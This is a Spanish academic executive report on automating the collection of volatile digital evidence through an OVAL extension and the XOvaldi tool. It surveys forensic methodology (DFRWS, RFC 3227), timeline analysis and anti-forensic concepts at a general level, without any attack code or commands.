Análisis Forense Informático

Automatización de Procesamiento de Evidencia Digital

Informe Ejecutivo

Autor
Martín Barrère Cambrún

Supervisores
Gustavo Betarte
Alejandro Blanco
Marcelo Rodríguez

Facultad de Ingeniería
Universidad de la República

Abril de 2010
Montevideo, Uruguay

Índice General

Índice de Tablas

Índice de Figuras

1. Resumen

Históricamente, la naturaleza de los delitos informáticos ha evolucionado en forma sistemática con los avances de la tecnología informática. Esta evolución presenta constantemente nuevos desafíos a la ciencia forense digital.

Debido al carácter complejo de las investigaciones forenses, ha sido fundamental el desarrollo de metodologías y técnicas que permitan agilizar y automatizar las tareas realizadas durante el proceso.

En este contexto, la recolección de evidencia digital es una actividad delicada que exige esfuerzo y una considerable experiencia por parte del analista que la realiza. Contar con metodologías y herramientas adecuadas que organicen y automaticen la ejecución de tareas disminuyen el espacio de errores durante el proceso y al mismo tiempo, proveen un marco de trabajo disciplinario que otorga mayores posibilidades para que la evidencia sea admitida en un proceso judicial.

El presente trabajo propone una extensión al lenguaje OVAL (*Open Vulnerability and Assessment Language*) como mecanismo de especificación formal de procedimientos de recolección de evidencia digital volátil y presenta el diseño de una herramienta extensible de recolección de evidencia (XOvaldi), basada en especificaciones OVAL extendidas (XOval).

Debido a la dinámica de los ambientes forenses digitales, nuevas clases de evidencia se hacen necesarias a medida que los sistemas evolucionan y las técnicas forenses son perfeccionadas. La herramienta propuesta presenta una arquitectura basada en plugins que permite extender fácilmente las clases de evidencia que es capaz de recolectar.

2. Introducción

2.1. Motivación

En el área de Seguridad Informática, el Análisis Forense Digital constituye una actividad de suma importancia y muchos son los beneficios obtenidos a partir de ella. La capacidad de comprender la anatomía de un ataque informático así como proveer pautas para evitar su reincidencia son algunos de ellos.

Una investigación forense comprende una serie de actividades bien diferenciadas que involucra típicamente desde la identificación de un incidente, pasando por la recolección y análisis de evidencia hasta la presentación de resultados.

Debido a la naturaleza compleja de estas investigaciones y al sostenido crecimiento de delitos informáticos, ha sido necesario el desarrollo de metodologías y técnicas que permitan agilizar y por que no, automatizar los procesos utilizados en el análisis forense digital.

Durante los últimos años, muchos autores han realizado aportes fundamentales a la informática forense, exponiendo las dificultades enfrentadas durante su desarrollo y otorgando herramientas y conceptos que facilitan y organizan la actividad.

Aunque esto ha dado lugar a una evolución importante en el área forense, la realidad es que aun falta mucho camino por recorrer. Gran parte de la actividad forense digital se puede considerar aun hoy, de carácter artesanal.

Por esta razón, la motivación de este proyecto es estudiar y analizar los mecanismos actuales de la ciencia forense digital y atacar los problemas que se presentan en la automatización de los procesos involucrados.

2.2. Objetivos

El presente trabajo busca relevar el estado de situación en la que se encuentra hoy la informática forense digital, detectando técnicas, metodologías y herramientas utilizadas, de manera de comprender el panorama y las tendencias generales en las que se enmarca esta actividad.

Asimismo, la intención es generar un aporte tanto técnico como conceptual, que permita aumentar el grado de automatismo en el desarrollo de la actividad.

En forma esquemática, una investigación forense comprende las siguientes etapas.



Figura 2.1: Etapas de una Investigación Forense

Este trabajo se enfoca en la etapa de recolección de evidencia y tiene como objetivo proveer un marco conceptual en el cual sea posible especificar formalmente diversos procedimientos forenses, y generar una herramienta que sea capaz de interpretar estos procedimientos y llevar a cabo en forma automática las tareas especificadas.

Debido a que hoy en día, todas las plataformas son víctimas de ataques informáticos, es de interés que la herramienta generada soporte diversos sistemas operativos. Por otra parte, la aparición sistemática de nuevos ataques indica la necesidad de obtener una herramienta extensible que acompañe esta evolución.

Los resultados obtenidos a partir de la evaluación de procedimientos deberían poder ser consumidos por motores dedicados al análisis de evidencia digital. Por esta razón, se considera importante no solo la metodología utilizada sino también los mecanismos de vinculación de resultados a las tareas subsiguientes.

La utilización de lenguajes formales en la especificación de procedimientos así como en la presentación de evidencia digital, provee un enfoque atractivo para la automatización de procesos y en general, para todo el ciclo de vida de la investigación forense digital.

2.3. Enfoque seguido

La ciencia forense digital es un campo de trabajo relativamente joven en comparación con otras disciplinas del área. Por esta razón, gran parte del tiempo dedicado en este proyecto se ha enfocado en la investigación del estado en que se encuentra esta disciplina, considerando conceptos, técnicas, metodologías y herramientas comúnmente utilizadas.

Durante esta investigación, se detectaron varias líneas de trabajo las cuales fueron contextualizadas en el marco de este proyecto. Luego de analizar las diversas opciones conectando con los resultados obtenidos en la investigación, se optó por la línea de automatización de procesos en análisis forense, particularmente, en la recolección de evidencia digital volátil.

Con esta línea de trabajo establecida, se continuó profundizando en la temática seleccionada, evaluando los problemas y dificultadas que ésta presenta actualmente. El carácter artesanal de la recolección de evidencia combinado con diversos trabajos académicos estudiados durante la investigación, definieron las características y el alcance del proyecto.

Una vez definidos los objetivos del proyecto, se comenzó la etapa de investigación y análisis fino dentro del contexto especificado que dio lugar al diseño de una herramienta orientada a la recolección de evidencia digital volátil basada en procedimientos forenses formalmente especificados. La metodología de desarrollo fue iterativa e incremental, lo que permitió la evolución del diseño y el prototipo funcional hacia los objetivos planteados.

2.4. Estructura del documento

En esta sección se describe el contenido del resto del documento, indicando la temática fundamental de cada uno de los capítulos.

El capítulo 3 describe el estado del arte del Análisis Forense Informático. El contenido de este capítulo es una versión resumida de la investigación originalmente realizada. Si el lector desea profundizar en alguno de los temas allí mencionados, puede referirse al documento que contiene el estado del arte completo en [33].

El capítulo 4 presenta el análisis realizado sobre los resultados obtenidos a partir de la investigación realizada y se presentan los lineamientos de la herramienta objetivo. El capítulo 5 describe el diseño de la herramienta, identificando problemas encontrados y las decisiones tomadas en cada caso. El capítulo 6 expone la implementación de la herramienta, identificando las tecnologías y lenguajes utilizados.

El capítulo 7 presenta un caso de estudio donde se describe la utilización de la herramienta y se muestra paso a paso como hacer uso de las características buscadas en los objetivos iniciales.

El capítulo 8 aborda algunas de las actividades de interés a ser desarrolladas en un futuro cercano de manera complementaria al trabajo aquí presentado. Se describen tanto extensiones y agregados sobre la herramienta así como actividades de investigación en análisis forense informático.

Por último, se presentan en el capítulo 9 las conclusiones obtenidas en este trabajo. El capítulo 10 está dedicado a las referencias bibliográficas y el capítulo 11 conforma el apéndice de este documento. En el apéndice se encuentran diversos contenidos que por su extensión o por su naturaleza, se desplazaron del hilo conductor del documento en el que solo se dejaron referencias a éstos.

3. Estado del Arte

En esta sección se realiza una presentación reducida sobre el estado del arte en el campo del análisis forense informático. Si el lector desea profundizar en alguno de los temas que aquí se plantean, puede referirse al documento que contiene el estado del arte completo en [33].

3.1. ¿Qué es Análisis Forense Informático?

3.1.1. Definiciones

La ciencia forense en el ámbito informático es un área relativamente nueva; por esta razón, existe una amplia variedad de denominaciones para la actividad así como definiciones formales que la describen.

Algunas de las denominaciones utilizadas por diversos autores son las siguientes:

- análisis forense informático
- informática forense
- análisis forense digital
- *computer forensics*
- *digital forensics*
- cómputo forense

Así como existen diversas formas de referirse a la actividad forense en el contexto informático, también existen una amplia variedad de definiciones que describen la esencia de esta actividad. Lo que sigue a continuación, es una definición elaborada en el marco de este trabajo que comprende los aspectos más relevantes tomando como fuente una gran lista de definiciones propuestas por diferentes autores.

"Conjunto de principios y métodos científicos que comprende la recolección, preservación, documentación, validación, identificación, análisis, interpretación, y presentación de evidencia digital derivada a partir de fuentes digitales con el propósito de facilitar la reconstrucción de eventos delictivos en un modo legalmente aceptable, y anticipar acciones no autorizadas que puedan perturbar el curso normal de las operaciones."

Tabla 3.1: Definición para Análisis Forense Informático

3.1.2. Orígenes de la Investigación Forense Digital

En el año 2001 se realizó en Utica, New York, el primer Workshop en Investigación Forense Digital, DFRWS [1]. Lo que sigue a continuación son algunos puntos interesantes extraídos del reporte originado a partir de este encuentro.

El objetivo del evento fue reunir a académicos y profesionales del área para formar una comunidad de individuos interesados en el tema y establecer un ámbito de diálogo en el que se pudiera definir el campo de trabajo, identificar dificultades y marcar los desafíos más grandes que estaban por venir. El mayor objetivo en aquel entonces era establecer una comunidad de investigadores que aplicaran métodos científicos en la búsqueda de soluciones a requerimientos prácticos considerando aunque no restringidos a, los paradigmas de aquel momento. Los resultados de éste y futuros encuentros serían distribuidos entre consumidores de tecnología forense digital como militares, civiles y profesionales en el ejercicio de la ley.

La tabla que se presenta a continuación define tres áreas en las cuales se puso especial atención debido a que en aquel entonces, estas áreas empleaban de alguna manera el análisis forense digital. En la tabla se especifica el primer objetivo del área en la utilización del análisis forense digital así como el entorno temporal en el cual se debe realizar el análisis para conseguir el primer objetivo.

Area	Primary Objective	Secondary Objective	Environment
Law Enforcement	Prosecution		After the fact
Military IW Operations	Continuity of Operations	Prosecution	Real Time
Business & Industry	Availability of Service	Prosecution	Real Time

Tabla 3.2: Suitability Guidelines for Digital Forensic Research
Fuente: DFRWS [1]

Debido a los diferentes puntos de vista en la utilización de la ciencia forense digital, el siguiente diagrama muestra el núcleo fundamental de la investigación forense digital.



Figura 3.1: Nucleous of Digital Forensic Research
Fuente: DFRWS [1]

3.1.3. Mayores Desafíos en la Ciencia Forense Digital

En este encuentro, DFRWS [1], Dr. Eugene Spafford expuso la siguiente lista de aspectos como los desafíos más grandes en "*Computer Forensics*".

- *Técnicos*. Estar actualizado es el mayor problema. La tecnología digital evoluciona constantemente. Enormes cantidades de información, tiempos de mercados cada vez más pequeños, inseguridad en las herramientas y la falta de experiencia y entrenamiento destacan claramente el problema.

- *Procedural*. Los analistas forenses deben recolectar cualquier evidencia que los guíe o les provea soporte en su investigación. No obstante, los procedimientos analíticos y los protocolos no están estandarizados ni tampoco la terminología utilizada.

- *Social*. La incertidumbre acerca de la exactitud y eficacia de las técnicas actuales provocan que la información recolectada sea almacenada por períodos de tiempo extremadamente largos, utilizando recursos que podrían ser aprovechados en la solución de problemas reales más que en almacenamiento.

- *Legal*. Se puede crear la tecnología más avanzada posible, pero si no cumple con la ley, su utilidad es discutible.

Foco de Investigación. Es necesario incorporar aspectos forenses en herramientas en lugar de producir soluciones puntuales. Es necesario que la tecnología no sea tan fácilmente comprometida. Para comenzar a responder el problema del entrenamiento y la experiencia, es necesario mucho más esfuerzo en producir interfaces de usuario que trate las deficiencias en niveles de destreza que siempre estarán presentes y serán peores cuando los problemas crezcan. Es necesario conocer cuanta información y de que tipo, exactamente, se debe recolectar para afrontar el análisis más preciso bajo circunstancias específicas. Es necesario contar con términos de referencia comunes así como estándares analíticos y prácticas comunes.

Los aspectos sociales en el desarrollo analítico también deben considerarse. Es necesario tener la capacidad de deducir rápidamente cual es la información útil y si el material tiene sentido para la investigación o no.

Todos los aspectos del problema son esenciales. Por tanto, es imperativo que investigadores, legisladores, y profesionales del área trabajen en conjunto hacia el objetivo central.

3.1.4. Metodología de Trabajo

Lo que se presenta a continuación es un esquema de las etapas fundamentales que ocurren en el desarrollo de una investigación forense digital según DFRWS [1].

Identification	Preservation	Collection	Examination	Analysis	Presentation	Decision
Event/Crime Detection	Case Management	Preservation	Preservation	Preservation	Documentation	
Resolve Signture	Imaging Technologies	Approved Methods	Traceability	Traceability	Expert Testimony	
Profile Detection	Chain of Custody	Approved Software	Validation Techniques	Statistical	Clarification	
Anomalous Detection	Time Synch.	Approved Hardware	Filtering Techniques	Protocols	Mission Impact Statement	
Complaints		Legal Authority	Pattern Matching	Data Mining	Recommended Countermeasure	
System Monitoring		Lossless Compression	Hidden Data Discovery	Timeline	Statistical Interpretation	
Audit Analysis		Sampling	Hidden Data Extraction	Link		
Etc.		Data Reduction		Spacial		
		Recovery Techniques				

Tabla 3.3: Investigative Process for Digital Forensic Science
Fuente: DFRWS [1]

Las etapas capturadas en esta tabla, establecen un proceso lineal para el Análisis Forense Digital, que se inicia en la etapa de Identificación y culmina en la etapa de Decisión. Las categorías más importantes están en la parte superior de la tabla. Según el reporte de este workshop, es debatible si todas las categorías se deben considerar como “forenses” o no. Las columnas grises son las etapas que han dado menos lugar a confusión.

A continuación se realiza una breve descripción de cada una de las etapas o clases de acciones a ser tomadas en una investigación, cuyas definiciones surgen a partir de un consenso desarrollado entre los años 2001 y 2003 por los investigadores y profesionales que participaron en la creación del framework DFRWS.

- *Identification*. Esta clase describe el método por el cual el investigador es notificado de un posible incidente. Se determinan ítems, componentes y datos posiblemente asociados con el incidente.

- *Preservation*. Esta clase se ocupa del manejo o gestión de ítems de evidencia. Es necesario contar con un mecanismo adecuado para asegurar la integridad de la evidencia o su estado. Es un requerimiento fundamental en relación a las posibles acciones legales posteriores.

- *Collection*. Esta clase trata con los métodos específicos utilizados por el investigador para la extracción de evidencia.

- *Examination*. Esta etapa se ocupa de las herramientas y técnicas utilizadas para examinar la evidencia. Mientras que la etapa de "collection" maneja procedimientos para recolectar datos que pueden contener evidencia, esta etapa trata acerca de examinar estos datos con el objetivo de identificar y extraer evidencia a partir de ellos.

- *Analysis*. Esta clase refiere a aquellos elementos involucrados en el análisis de la evidencia recolectada, identificada y extraída de una colección de datos crudos. La validez de las técnicas utilizadas en la etapa de análisis sobre la potencial evidencia impacta directamente sobre la validez de las conclusiones obtenidas

- *Presentation*. Esta clase se ocupa de las herramientas y técnicas utilizadas para presentar las conclusiones del investigador ante una corte u otro organismo. El objetivo en esta etapa es reportar hechos en una manera organizada, clara, concisa y objetiva.

Por otra parte, existen autores que establecen una serie más compacta de etapas o pasos en una investigación forense digital. En [8], publicado en 2007, se consideran las siguientes etapas: identificación del incidente, recopilación de evidencias, preservación de la evidencia, análisis de la evidencia, documentación y presentación de resultados.

En [10], publicado en 2008, se consideran las siguientes etapas: p*reparation (of the investigator, not the data), collection (the data), examination, analysis, reporting.*

3.1.5. Aspectos Legales

Como se ha mencionado antes, el proceso de investigación forense debe ser tal que las conclusiones obtenidas a partir de él puedan ser utilizadas en una manera legalmente aceptada.

El objetivo de este trabajo no es profundizar en todas las clases de delitos digitales existentes. No obstante, es importante entender la necesidad de esta actividad observando los problemas que puede atacar o resolver.

Una breve lista de delitos informáticos comunes es la siguiente: ataques en contra del derecho a la intimidad, infracciones a la propiedad intelectual a través de la protección de los derechos de autor, falsificación, sabotajes informáticos, fraudes informáticos, amenazas, calumnias e injurias, etc..

3.1.6. Tipos de evidencia

A la hora de recolectar evidencia, el investigador forense se encontrará con una enorme cantidad de información que seguramente contenga evidencia potencial acerca del incidente de seguridad que ha desencadenado la investigación.

Por lo tanto, es importante establecer un orden en el cual se recolectará dicha información. El **RFC 3227** [11] establece este orden en base a la volatilidad de los datos. A continuación se presenta una lista indicando el orden de recolección según la volatilidad de los datos en un sistema típico.

i. Registros y contenidos de la caché del procesador.

ii. Tablas de ruteo, conexiones de red, caché arp, tabla de procesos, estadísticas del kernel, memoria.

iii. Archivos temporales del sistema.

iv. Contenidos de otros archivos y discos duros.

v. Logging remoto y datos extraídos de herramientas de monitoreo relevantes para el sistema en cuestión.

vi. Configuración física, topología de red.

vii. Contenido de otros dispositivos de almacenamiento.

Como se puede apreciar, los puntos (i) y (ii) están relacionados con información ubicada en los medios de almacenamiento más volátiles de un computador, es decir, aquellos que pierden sus datos cuando se elimina el suministro de energía del computador. Dentro de esta categoría, los datos de mayor interés son en general los siguientes:

- Fecha y hora
- Procesos activos
- Conexiones de red
- Puertos TCP/UDP abiertos y aplicaciones asociadas “a la escucha”
- Usuarios conectados remota y localmente.

Los puntos (iii) y (iv) se relacionan con medios de almacenamiento secundario, típicamente discos duros, los cuales son capaces de retener la información durante largos períodos sin suministro de energía. No obstante, es importante destacar que, aunque el medio en el cual se almacene la información tenga la capacidad de retenerla cuando está apagado, los sistemas que manipulan el contenido almacenado en ellos pueden modificar o eliminar evidencia potencial durante el inicio o el cierre del sistema.

Ejemplos de esta situación son los archivos temporales, o también, en un sistema comprometido, el atacante puede haber dejado *scripts* configurados para eliminar el rastro de su intrusión al momento del cierre del sistema.

Los últimos tres puntos de la lista ubican la evidencia en un perímetro externo al computador en cuestión. La información recolectada aquí está ubicada en otros equipos distintos al equipo comprometido.

3.1.7. Técnicas para la recolección de evidencia

Antes de identificar pautas asociadas a la recolección de evidencia forense, es importante tener en mente algunos de los objetivos subyacentes de esta disciplina como lo son por ejemplo el descubrir la causa del incidente, como prevenir la reincidencia, como establecer un proceso en el cual los resultados sean aceptados en un ámbito judicial, entre otros.

Para esto, es necesario contar con herramientas que no modifiquen ni alteren la evidencia que está siendo recolectada así como métodos que aseguren resultados verificables, reproducibles e independientes del investigador y/o sus herramientas.

Algunas de las recomendaciones propuestas por el **RFC 3227** [11] son las siguientes.

- Capturar una imagen lo más precisa posible del sistema comprometido.
- Mantener notas detalladas, incluyendo fechas y timestamps, identificando si es hora local o UTC.
- Minimizar cambios sobre los datos y eliminar vías externas que puedan modificar los datos.
- Ante la duda entre recolectar y analizar, realizar la recolección primero y luego analizar.
- Los procedimientos deben ser viables, en lo posible, automáticos por un tema de velocidad y precisión. Ser metódico.
- Disponer de enfoques metódicos para los distintos tipos de dispositivos, paralelizables dentro del grupo de investigación forense.
- Recolectar evidencia desde el más volátil al menos volátil de los dispositivos.
- Realizar una copia bit a bit del sistema. No trabajar sobre la evidencia recolectada sino sobre una copia de la misma.

Los principios propuestos en el **RFC 3227** son, en forma resumida, los siguientes:

- *Orden de volatilidad*. Proceder del más volátil al menos volátil.

- *Cosas a evitar*. Es muy fácil eliminar evidencia en forma inadvertida. Se sugiere: no apagar el equipo hasta completar la recolección de evidencia debido a scripts de inicio y/o cierre que pueden destruir evidencia; no confiar en los programas del sistema que pueden haber sido comprometidos; no ejecutar programas que modifiquen los tiempos de acceso de los archivos del sistema; tener en cuenta que acciones como simplemente desconectar un cable de red pueden lanzar acciones automáticas en el sistema que pueden eliminar evidencia.

- *Consideraciones de Privacidad.* Seguir la política de privacidad de la empresa y proteger la evidencia recolectada del acceso por personas que normalmente no podrían acceder a ella; no inmiscuirse en la privacidad de las personas sin una estricta indicación; contar con el respaldo de la empresa en los procedimientos utilizados.

- *Consideraciones Legales. La evidencia debe ser:*

  - Admisible. Debe seguir ciertas reglas legales antes de ser presentada ante una corte.

  - Auténtica. Debe ser posible vincular la evidencia con el incidente.

  - Completa. Debe describir todo el incidente y no solo parte de él.

  - Confiable. No debe existir nada sobre el mecanismo de recolección de evidencia que genere dudas acerca de su autenticidad o veracidad.

  - Creíble. Debe ser fácilmente creíble y entendible por una corte.

- *Procedimiento de recolección*. Debe ser tan detallado como sea posible.

- *Transparencia*. Los métodos utilizados para la recolección de evidencia deben ser transparentes y reproducibles por terceros de manera precisa.

- *Pasos de la recolección*. Algunas de las sugerencias son listar los sistemas involucrados, establecer que tipo de información puede ser más relevante y admisible, eliminar vías de modificación externas, seguir el orden de volatilidad, documentar cada paso, considerar personas involucradas en el proceso, generar checksums y firmas criptográficas de la evidencia recolectada de manera de preservar una cadena de evidencia robusta.

- *Procedimiento de almacenamiento*. Debe ser estrictamente seguro.

- *Cadena de Custodia*. Debe estar claramente documentada. Debe describir cómo, dónde y por quién la evidencia fue encontrada y recolectada; cómo, dónde y por quién fue gestionada o examinada; lugares, períodos y transferencias de custodia de la evidencia.

- *¿Dónde y cómo archivar la evidencia?* Utilizar medios de almacenamiento estándares. Restringir el acceso. Debería ser posible detectar accesos no autorizados.

- *Herramientas necesarias*. Disponer de un conjunto de herramientas ejecutables desde un medio de solo lectura como un CD o DVD. El toolkit debería proporcionar herramientas para las realizar las siguientes actividades: examinar procesos, examinar el estado del sistema, realizar copias bit a bit, generación de checksums y firmas, generación de imágenes de procesos en ejecución, scripts de automatización de recolección de evidencia. Las herramientas deben estar linkeadas estáticamente y no deben depender de otras librerías que no sean aquellas que están en el medio de solo lectura.

Como se mencionó anteriormente, la evidencia se clasifica en dos grandes categorías; volátil y no volátil. La evidencia volátil comprende la información que desaparece cuando el sistema pierde la alimentación eléctrica. En esta categoría se incluye el contenido de la memoria RAM, los procesos activos, usuarios conectados, información de red, aplicaciones a la escucha, etc.. La segunda categoría de evidencia en general refiere a la información contenida en el disco duro la cual puede ser recolectada sin necesidad de tener la máquina comprometida encendida sino que es suficiente con tener acceso físico al disco.

Asimismo, el análisis forense suele dividirse también en dos categorías en base al estado del sistema sobre el cual se realiza el proceso; éstas son análisis sobre sistemas vivos y sistemas muertos. Se denominan sistemas vivos a aquellos sistemas que han sido objeto de un ataque y que aún no han sido desconectados del suministro eléctrico o que no han sido reiniciados. Básicamente, la diferencia con los sistemas muertos es que aún poseen evidencia volátil que puede ser de utilidad para la investigación forense, en particular, en la memoria RAM.

Durante años, las investigaciones forenses se han enfocado en la información que queda disponible luego que ha ocurrido un ataque y el sistema ha sido restablecido a un estado seguro. La información analizada luego, típicamente ubicada en medios de almacenamiento como discos duros constituye el insumo para el proceso de análisis conocido como “dead analysis”. Sin embargo, en los últimos años ha habido un creciente énfasis en el análisis de sistemas vivos. Una de las razones es que muchos de los ataques contra sistemas de computadores no dejan rastros en el disco duro; los atacantes solo explotan información en la memoria del equipo. Otra de las razones es el uso cada vez mayor de medios de almacenamiento encriptados dado que posiblemente, la única clave que permita desencriptar los datos esté en memoria, con lo que el apagado del equipo, provocará que ésta se pierda.

Orden de Recolección de Evidencia. El primer tipo de evidencia a recoger es la que está en la memoria RAM, a pesar de que es habitual que, en muchos procesos forenses, ésta reciba poca o ninguna atención. Sin embargo, este tipo de memoria es una fuente muy importante de información, que será irremediablemente perdida en cuanto la máquina sea apagada o reiniciada. De hecho, existen clases de evidencia que en ocasiones sólo podrán ser encontradas en RAM, como los nuevos y sofisticados métodos de infección de ordenadores, utilizados por herramientas como el rootkit FU o el gusano SQL Slammer, los cuales residen únicamente en memoria y no escriben nunca nada en el disco duro.

Recolección de evidencia volátil. Dada su fragilidad, y que puede perderse con mucha facilidad, este tipo de evidencia es la primera que debe ser recogida. Por tanto, en la medida que sea posible, la máquina objeto del análisis no debería ser apagada o reiniciada hasta que se haya completado el proceso.

Las herramientas utilizadas en el proceso no deberían apoyarse en absoluto en el sistema operativo objeto del análisis, pues éste podría haber sido fácilmente manipulado para devolver resultados erróneos. Existen herramientas de hardware que se instalan en el equipo con anterioridad para este tipo de situaciones pero naturalmente, ese no es el escenario típico. En general, el investigador forense debe recolectar la información utilizando herramientas de software limitando el proceso a la mínima cantidad de pasos con el objetivo de minimizar el impacto sobre la máquina analizada. En general, se utiliza un dispositivo de solo lectura como un CD o DVD con las herramientas necesarias para el análisis. Existen varias distribuciones especializadas en análisis forense que se analizan en secciones posteriores.

Recolección de evidencia no volátil. Debido a que durante el proceso de análisis es posible que la información sea modificada de manera inadvertida, es común la utilización de una técnica llamada “Disk Imaging”. Mediante esta técnica se busca obtener una copia exacta de la evidencia no volátil del equipo comprometido, generalmente, una copia de sus particiones o del disco duro completo. Típicamente se suele generar dos copias; una de ellas será utilizada como medio para el análisis y la otra como respaldo.

Almacenamiento de la Evidencia. Para almacenar las evidencias recogidas será necesario añadir al sistema analizado algún tipo de almacenamiento externo. Teniendo en cuenta que se está realizando la fase de análisis en vivo y que, por tanto, no es posible apagar el ordenador todavía, existen básicamente dos opciones. La primera consiste en utilizar una unidad externa, como un disco duro o una memoria USB de suficiente capacidad. Por otro lado, la segunda opción implica añadir a la red de la máquina analizada un nuevo sistema, habitualmente un ordenador portátil, en el que se puedan copiar los datos recogidos.

En la siguiente sección se discute el tratamiento de esta información así como los objetivos buscados en la etapa de análisis de evidencia.

3.1.8. Técnicas de análisis de evidencia

Una vez que se ha recolectado la evidencia y ha sido almacenada de forma adecuada, el investigador forense debe realizar el proceso de análisis sobre la misma. El objetivo en esta etapa es reconstruir con la información disponible, la línea temporal del ataque (*timeline*) determinando la cadena de acontecimientos que tuvieron lugar desde el instante inmediatamente anterior al inicio del ataque, hasta el momento de su descubrimiento. El análisis se da por concluido cuando se descubre como se produjo el ataque, quién o quiénes lo llevaron a cabo, cuál era el objetivo, etc..

Al igual que en la etapa de recolección, es importante la utilización de herramientas adecuadas para realizar el análisis de la evidencia de manera que esta no sea alterada ni modificada. Existen diversos enfoques a la hora de analizar la evidencia no volátil obtenida en la etapa de recolección. Uno de ellos es montar una copia del disco del sistema comprometido en modo solo lectura sobre un equipo existente. El otro es utilizar una distribución de tipo *live* que permita estudiar el disco del equipo sin modificarlo.

Timeline. Para reconstruir la secuencia temporal del ataque es importante contar con cierta información acerca de los archivos contenidos en el disco del sistema comprometido: inodos asociados, marcas de tiempo MACD (fecha y hora de modificación, acceso, creación, borrado), ruta completa, tamaño en bytes y tipo de archivo, usuario y grupos a quien pertenece, permisos de acceso, si fue borrado o no. Debida a la inmensa cantidad de archivos existentes en un sistema, el investigador forense debería hacer uso de *scripts* que automaticen el proceso de creación del timeline.

Algunos de los pasos a tomar son:

- Ordenar archivos por MAC. Esto es interesante pues la mayoría de lo archivos tendrán la fecha de instalación del sistema mientras que los recientes tendrán inodos y fechas muy distintas.

- Buscar archivos recientemente creados, modificados, o borrados; instalaciones de programas en rutas poco comunes como directorios temporales.

- Detectar archivos de sistema modificados luego de la instalación.

- Analizar el espacio residual detrás de cada archivo (zonas que el sistema operativo *no ve*), debido a que el almacenamiento en general se realiza por bloques, por lo que podrían detectarse restos de logs eliminados por ejemplo.

- Detectar archivos eliminados que sean sospechosos y correlacionar los timestamps con la actividad sobre otros archivos. Analizar conjuntamente con los logs del sistema.

La secuencia temporal de eventos es un elemento importante para determinar como se realizó el ataque. En este punto, es importante retomar la evidencia volátil recolectada con anterioridad y verificar los procesos que estaban activos mientras que el sistema estaba vivo, los puertos TCP/UDP, conexiones activas, etc., de manera que sea posible detectar o intuir actividad sospechosa.

3.1.9. Técnicas anti-forenses

Durante la actividad forense, es posible encontrarse con algunas situaciones en la que la aplicación de métodos tradicionales puede verse opacada. Estas técnicas son llamadas generalmente técnicas anti-forenses y se pueden clasificar en cuatro grandes categorías:

- *Data hiding*. El objetivo es ocultar la información de manera que sea difícil encontrarla y además, mantenerla accesible para usos futuros. Algunas técnicas son: encriptación, esteganografía, otros.

- *Artifact wiping*. El objetivo es eliminar definitivamente archivos o sistemas completos. Algunas técnicas son: herramientas software de limpieza de discos; herramientas software de limpieza de archivos (más rápidos); “disk degaussing” que consiste en dispositivos hardware capaces de aplicar un campo electromagnético sobre el dispositivo de almacenamiento digital eliminando la información contenida en él; destrucción física del dispositivo.

- *Trail obfuscation*. El objetivo es alterar información con el objetivo de confundir y desorientar el proceso de análisis forense. Algunas técnicas son: limpiadores de logs, spoofing, falta de información, modificar metadata de archivos, cuentas falsas, etc..

- *Attacks against computer forensics*. El objetivo es inutilizar reconocidas técnicas de análisis forense.

3.2. Trabajos académicos

Durante la elaboración de este trabajo se estudiaron diversos trabajos académicos relacionados con la ciencia forense informática, más precisamente con las etapas de recolección y análisis de evidencia.

Si bien el presente trabajo se ubica en la etapa de recolección de evidencia, muchos de los trabajos enfocados en análisis de evidencia aportan un marco conceptual muy importante que permite tener una visión más global del análisis forense como un todo.

En esta sección se expone en su forma extendida, uno de los artículos que ha sido eje central de este proyecto, el cual se ubica temáticamente en la etapa de recolección; y posteriormente se presentan otros trabajos influyentes que abordan la etapa de análisis, de los cuales se presentará un breve resumen de cada uno. El lector puede referir al análisis completo de los mismos en [33].

3.2.1. A Formalization of Digital Forensics

R. Leigland and A. W. Krings. International Journal of Digital Evidence, Vol. 3, Issue 2, Fall 2004. [3]

Resumen

Este artículo propone un modelo formal para analizar y construir procedimientos forenses. Según el ciclo de vida de una investigación forense digital propuesto en [DRFWS-2001], este framework se ubica en la tercera de las seis etapas propuestas, denominada "*collection*", la cual se describe como extracción de ítems individuales o grupos de evidencia.

El objetivo del modelo es formalizar el proceso forense aplicado a un sistema comprometido. Examinando los componentes apropiados, es posible determinar si un ataque ocurrió o no; actividad que se denomina procedimiento forense. Es importante destacar que a diferencia de un sistema de detección de intrusiones (IDS) los cuales están diseñados para detectar ataques en el momento en el que ocurren, conocidos y no conocidos; los modelos forenses asumen que un ataque ha ocurrido y que se ha dejado algún rastro para ser descubierto.

